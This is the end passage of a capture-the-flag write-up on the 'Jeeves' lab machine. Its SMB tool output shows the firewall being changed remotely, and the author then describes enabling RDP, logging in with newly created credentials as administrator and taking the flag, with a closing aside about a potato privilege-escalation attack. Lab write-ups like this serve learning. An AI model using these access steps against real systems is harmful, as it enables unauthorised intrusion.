SMB         10.129.59.102   445    JEEVES           For more information on using "netsh advfirewall firewall" commands
SMB         10.129.59.102   445    JEEVES           instead of "netsh firewall", see KB article 947709
SMB         10.129.59.102   445    JEEVES           at http://go.microsoft.com/fwlink/?linkid=121488 .
SMB         10.129.59.102   445    JEEVES           Ok.
That should be it, RDP should now be enabled… 
Now we can log in with our just created credentials…
Now that we have an admin desktop, we can open cmd as administrator, navigate to the administrators desktop, and get the flag.

That’s it. Not as easy as the last one, but kind of a round about way to get there. Knowing all of this now, I think the potato attack would have been easier, but you never know…